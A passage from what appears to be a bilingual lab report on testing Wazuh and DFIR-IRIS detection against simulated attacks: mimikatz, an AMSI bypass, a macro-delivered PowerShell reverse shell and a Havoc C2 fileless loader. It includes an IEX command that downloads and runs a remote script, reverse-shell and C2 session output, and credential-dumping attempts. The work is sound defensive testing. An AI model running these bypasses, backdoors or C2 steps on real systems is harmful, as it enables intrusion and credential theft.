


Figure 94: :exemple fichier malveant

In our Wazuh dashboard, in the Integrity Monitoring section, we can see that we receive changes and events in the

specified system directory:

	Time	syscheck.path	syscheck.event	rule.description	rule.level	rule.id
>	-	c:\users\administrateur\downloads\malware.txt.txt	added	File added to the system.	5	554
>	-	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\...	deleted	Registry Value Entry Deleted	5	751

Figure 95: logs des modifications fichiers dans Wazuh

The screenshot shows the Wazuh web interface. On the left is a sidebar with search and filter options. The main content area displays details for a file integrity alert:

- File Path:** c:\users\administrateur\downloads\malware.txt.txt
- Details:**
 - Last analysis:** Jul 5, 2024 @ 14:15:48.000
 - Last modified:** Jul 5, 2024 @ 14:15:48.000
 - User:** Administrateur
 - User ID:** S-1-5-21-1353744066-1962067119-1270168199-500
 - Size:** 16 Bytes
 - MD5:** e638e53b102825e74d72a9c8dk11142e
 - SHA1:** 2da5e455feb5421a321fa9f71f25fe25c3669244
 - SHA256:** c32e620848ec2057d76765f03506a9da55d785f9d9257e50ef87751a9bc50790
 - Permissions:** (icon)
- Recent events:** 1 hits

At the bottom, there is a search bar, a KQL button, a date range selector set to 'Last 24 hours', and a 'Refresh' button.

Figure 96: Detail du logs de l'integrité des fichiers

Threat Hunting for IOC:

Threat Hunting is a proactive and iterative process that involves identifying, pursuing, and mitigating advanced

threats that have evaded traditional security controls (AV, EDR, IPS/IDS, etc.). This process enables organizations to detect and respond to threats in real-time, reducing the risk of data breaches and cyber attacks.

Indicators of Compromise (IOCs)

IOCs are observable patterns or signs of a potential security incident, identified during an investigation or surveillance activities. These indicators can include:

- File Hashes
- IP Addresses
- Domain Names
- URLs
- File Names
- Registry Keys
- Network Traffic Patterns
- Behavioral Anomalies

IOCs are used to identify and detect malicious activities or intrusions during investigations, enabling security teams to respond quickly and effectively to potential threats.

Experience 1:

We execute malicious commands :

```
PS C:\Users\Administrateur> invoke-mimikatz
Au caractère Ligne:1 : 1
+ invoke-mimikatz
+ ~~~~~
Ce script dont le contenu est malveillant a été bloqué par votre logiciel antivirus.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Administrateur>
```

Figure 97: Exemple de command malveante




Figure 98: Alert dans DFIR-IRIS provenant d'AMSI

Jul 5, 2024 @ 15:09:22.423	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123
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Figure 99: Meme Alert AMSI dans Wazuh

The malicious commands are blocked by AMSI :

```

data.win.eventdata.execution Name    Suspendu
data.win.eventdata.fwLink            https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:PowerShell/PSAttackTool.A&threatid=2147729106&enterprise=0
data.win.eventdata.origin ID        0
data.win.eventdata.origin Name      Inconnu
data.win.eventdata.path              amsi_\\Device\\HarddiskVolume2\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.post Clean       0
Status
data.win.eventdata.pre Execution    0
Status
data.win.eventdata.process Name     C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.product Name     Antivirus Microsoft Defender

```

Figure 100:Details D'alert

AMSI (Antimalware Scan Interface) is a Windows component that enables deeper inspection of integrated scripting services, allowing for more effective detection and prevention of malware and other security threats.

We will bypass AMSI and see if we still can detect malicious activity :

```

PS C:\Users\Administrateur> IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/ELMERIKH/Needle/main/Needle.ps1')

```

Figure 101:command pour Bypass AMSI

AMSI bypassed:

```

PS C:\Users\Administrateur> invoke-mimikatz
invoke-mimikatz : Le terme «invoke-mimikatz» n'est pas reconnu comme nom d'applet de commande, fonction, fichier de script ou programme exécutable. Vérifiez l'orthographe du nom, ou si un chemin d'accès existe, vérifiez que le chemin d'accès est correct et réessayez.
Au caractère Ligne:1 : 1
+ invoke-mimikatz
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (invoke-mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

```

Alert of level 15 even after bypass :



Figure 102:Alert niveau 15 DFIR-IRIS

Expérience 2:

For this test We will use a tool called : <https://github.com/ELMERIKH/Keres>

That creates a Powershell backdoor on victims machines and deliver it using macro in word document :




Figure 103: Ficher docx malveant

```

-->>
[*] Accepted new connection from: 196.127.208.23:53073

-->> sessions

-->> list

Available rev-shell sessions:
1. 196.127.208.23:53073

-->> [ ]

-->> session 1

[*] Connecting to session: 196.127.208.23:50085

[*] press Ctrl+c to go back

PS C:\Users\touri> dir
PS C:\Users\touri> dir

R?pertoire?: C:\Users\touri

Mode                LastWriteTime         Length Name
----                -
d-----          13/05/2023   22:49         .android
d-----          02/02/2023   21:38         .vscode
d-r---          19/09/2020   22:00        3D Objects
d-r---          01/03/2023   14:19        Contacts
d-----          29/03/2024   23:53        Documents
d-r---          11/07/2024   18:00        Downloads

```

Figure 104: Revshell connection

Even if the exploit was successful We get high alerts immediately after execution :

Table	JSON	Rule
@timestamp	2024-07-11T17:25:09.303Z	
_id	zFrTopAB_MJIH7NY3O6Z	
agentid	004	
agentip	192.168.11.104	
agentname	win11	
data.win.eventdata.details	C:\Users\touri\ExecKeres.vbs	

Activate Windows
Go to Settings to activate Windows.

Figure 105: script revshell detector

data.win.eventdata.eventType	SetValue	
data.win.eventdata.image	C:\WINDOWS\system32\reg.exe	
data.win.eventdata.processGuid	{7ffaca15-156c-6690-9402-000000007000}	
data.win.eventdata.processId	15068	
data.win.eventdata.ruleName	T1060_RunKey	
data.win.eventdata.targetObject	HKU\S-1-5-21-2663655527-193077488-2240084236-1001\Software\Microsoft\Windows\CurrentVersion\Run\Keres	
data.win.eventdata.user	LAPTOP-IGTCT76R\touri	
data.win.eventdata.utcTime	2024-07-11 17:25:03.773	
data.win.system.channel	Microsoft-Windows-Sysmon/Operational	

Activate Windows
Go to Settings to activate Windows.

Figure 106: valeur reg 'un nouveau programme startup' detector

The screenshot shows the Elastic Wazuh Security Events page. The breadcrumb navigation is 'wazuh > Modules > win11 > Security events'. The event details table contains the following information:

data.win.eventdata.logonid	0x9564a9a
data.win.eventdata.originalFileName	PowerShell.EXE
data.win.eventdata.parentCommandLine	"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -EncodedCommand JAB1AG4AaQBxAHUAZQB... (truncated)

The parentCommandLine field contains a long, obfuscated PowerShell command for a Revshell encoder.

Figure 107: continuen de command powershell Revshell encoder




Figure 108: contenu de command powershell Revshell decoder

Experience 3:

For this example, we will simulate a real attack with more advanced techniques to better convey and explain Threat Hunting.

Une cyber attack est conduite sur le plan suivant :
 Cyber kill chain (attack LifeCycle) :



Figure 109: cycle d'attack (Cyber-kill-chain)

A fileless attack is a type of attack where the malware payload is executed directly in the memory of the victim's machine, without installing any malicious programs on the system. This approach makes it challenging for traditional security tools to detect the attack.

To carry out this attack, we will utilize the following components:

- **Loader:** A program that executes the malicious code in the memory of the machine.

The tool used to generate the loader :

<https://github.com/ELMERIKH/SephiroGo>

- **Command and Control (C2) Server:** A server that remotely controls the attack, in this case, we will use Havoc C2.

- **External Machine:** We will use a droplet (an Ubuntu server in the cloud) from Digital Ocean, located outside of our internal network.

By using a fileless attack, we can potentially evade detection by traditional security controls, as there is no malicious file to detect. Instead, the malware payload is executed directly in memory, making it a more stealthy and

sophisticated attack vector.




Figure 110:diagramme d'attack

Havoc C2 server in cloud:

```
server - DigitalOcean Droplet Web Console - Google Chrome
cloud.digitalocean.com/droplets/409596804/terminal/ui/

pwn and elevate until it's done

[18:02:55] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[18:02:55] [ERRO] Profile error: <nil>; Configuration file not found; The configuration file profiles/havoc.yaotl does not exist.
root@server:~/Havoc# ./havoc server -v --profile profiles/havoc.yaotl &
[1] 2909123
root@server:~/Havoc#

  HAVOC

pwn and elevate until it's done

[18:04:09] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[18:04:09] [INFO] Havoc profile: profiles/havoc.yaotl
```

Figure 111: serveur command and contrôle (Havoc c2) dans le cloud

Connect to server with kali linux machine :




Figure 112: connction au serveur Havoc via notre machine d'attack (kali linux)

We excute the attack on our windows machines :

004	win11	192.168.11.104	default	Microsoft Windows 11 Home Single Language 10.0.22631.3737	node01	v4.5.4	● active	
006	Windows-10	192.168.11.106	default	Microsoft Windows 10 Pro 10.0.19045.4412	node01	v4.5.4	● active	

Figure 113:machines windows

After execution of the loader we have full contrôle of both the machines and can remotely controle them via the Havoc C2 :

```

65b825... 196.127.2... 0.0.0.0 Administr... PC Windows 10 Explorer... 4372 20s healthy 10/07/2024 18:39:31 [*] Initialized 65b825ca ::
Administrateur@0.0.0.0 (PC)

Teamserver Chat X [65b825ca] Administrateur/PC X

10/07/2024 18:39:31 Agent 65B825CA authenticated as PC\Administrateur :: [Internal: 0.0.0.0] [Process: Explorer.EXE\4372] [Arch: x64] [Pivot: Direct]
10/07/2024 18:40:27 [Elmerikh] Demon » pwd
[*] [0E34DC68] Tasked demon to get current working directory
[*] Current directory: C:\windows\system32
10/07/2024 18:40:35 [Elmerikh] Demon » whoami
[*] [A76C2415] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [3400 bytes]:

UserName          SID
=====
PC\Administrateur  S-1-5-21-1353744066-1962067119-1270168199-500

GROUP INFORMATION                                     Type          SID          Attributes
=====
PC\Aucun          Group         S-1-5-21-1353744066-1962067119-1270168199-513 Mandatory group, Enabled by default, Enabled group,
Tout le monde   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group,
[Administrateur/PC] Explorer.EXE/4372 x64 (madina.ma)
>>>

```

Figure 114:interface du serveur havoc C2

```

65b825... 196.127.2... 0.0.0.0 Administr... PC Windows 10 Explorer... 4372 18s healthy 10/07/2024 18:39:31 [*] Initialized 65b825ca ::
Administrateur@0.0.0.0 (PC)

Teamserver Chat X [65b825ca] Administrateur/PC X Loot Collection X
AgentID: [ All ] Show: Screenshots

Name      Date
-----
Desktop 10.07.2024-36.55... 10/07/2024 18:55:37

Foxit Reader Total cotisations
AOSI V1
Google Chrome Situation des
depenses AO...

Taper ici pour rechercher

10/07/2024 19:32:21 [Elmerikh] Demon » cd Desktop
[*] [2EC47D9F] Tasked demon to change directory: Desktop
[*] Changed directory: Desktop

10/07/2024 19:32:32 [Elmerikh] Demon » nanodump
[*] [4158AE9B] Tasked demon to execute nanodump BOF
[+] Send Task to Agent [31 bytes]
[!] Received Output [52 bytes]:
Could not enable SeDebugPrivilege. Are you elevated?
[*] BOF execution completed

[Administrateur/PC] Explorer.EXE/4372 x64 (madina.ma)
>>>

```

Figure 115:execution de commandes malveantes

After starting our investigation we get a lot of False Positive alerts like the browser Microsoft Edge trying to access credentials on a machine wich is something normal:




Figure 116: Alert False Positif DFIR-IRIS




Figure 117: Alert False positif Wazuh




Figure 118: Alert False positif (microsoft edge access creds)

But after some time we get suspicious alerts indicating a compromised system

Jul 11, 2024 @ 08:34:26.136	T1105	Command and Control	Executable file dropped in folder commonly used by malware	1	92213
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Table	JSON	Rule
@timestamp		2024-07-11T15:34:26.136Z
_id		4lpuopAB_MJIH7NYf9EP
agent.id		006
agent.ip		192.168.11.106
agent.name		Windows-10
data.win.eventdata.creationUtcTime		2024-07-11 16:37:17.685
data.win.eventdata.image		C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
data.win.eventdata.processGuid		{fa393dc1-0a3d-6690-77cd-00000001300}
data.win.eventdata.processId		14932

Figure 119: Alert true Positif Wazuh

Jul 11, 2024 @ 08:25:57.794	T1055	Defense Evasion, Privilege Escalation	Explorer process was accessed by C:\windows\system32\WerFault.exe, possible process injection	12	92910
-----------------------------	-------	---------------------------------------	---	----	-------

Table	JSON	Rule
@timestamp		2024-07-11T15:25:57.794Z
_id		tfpmopAB_MJIH7NYudD7
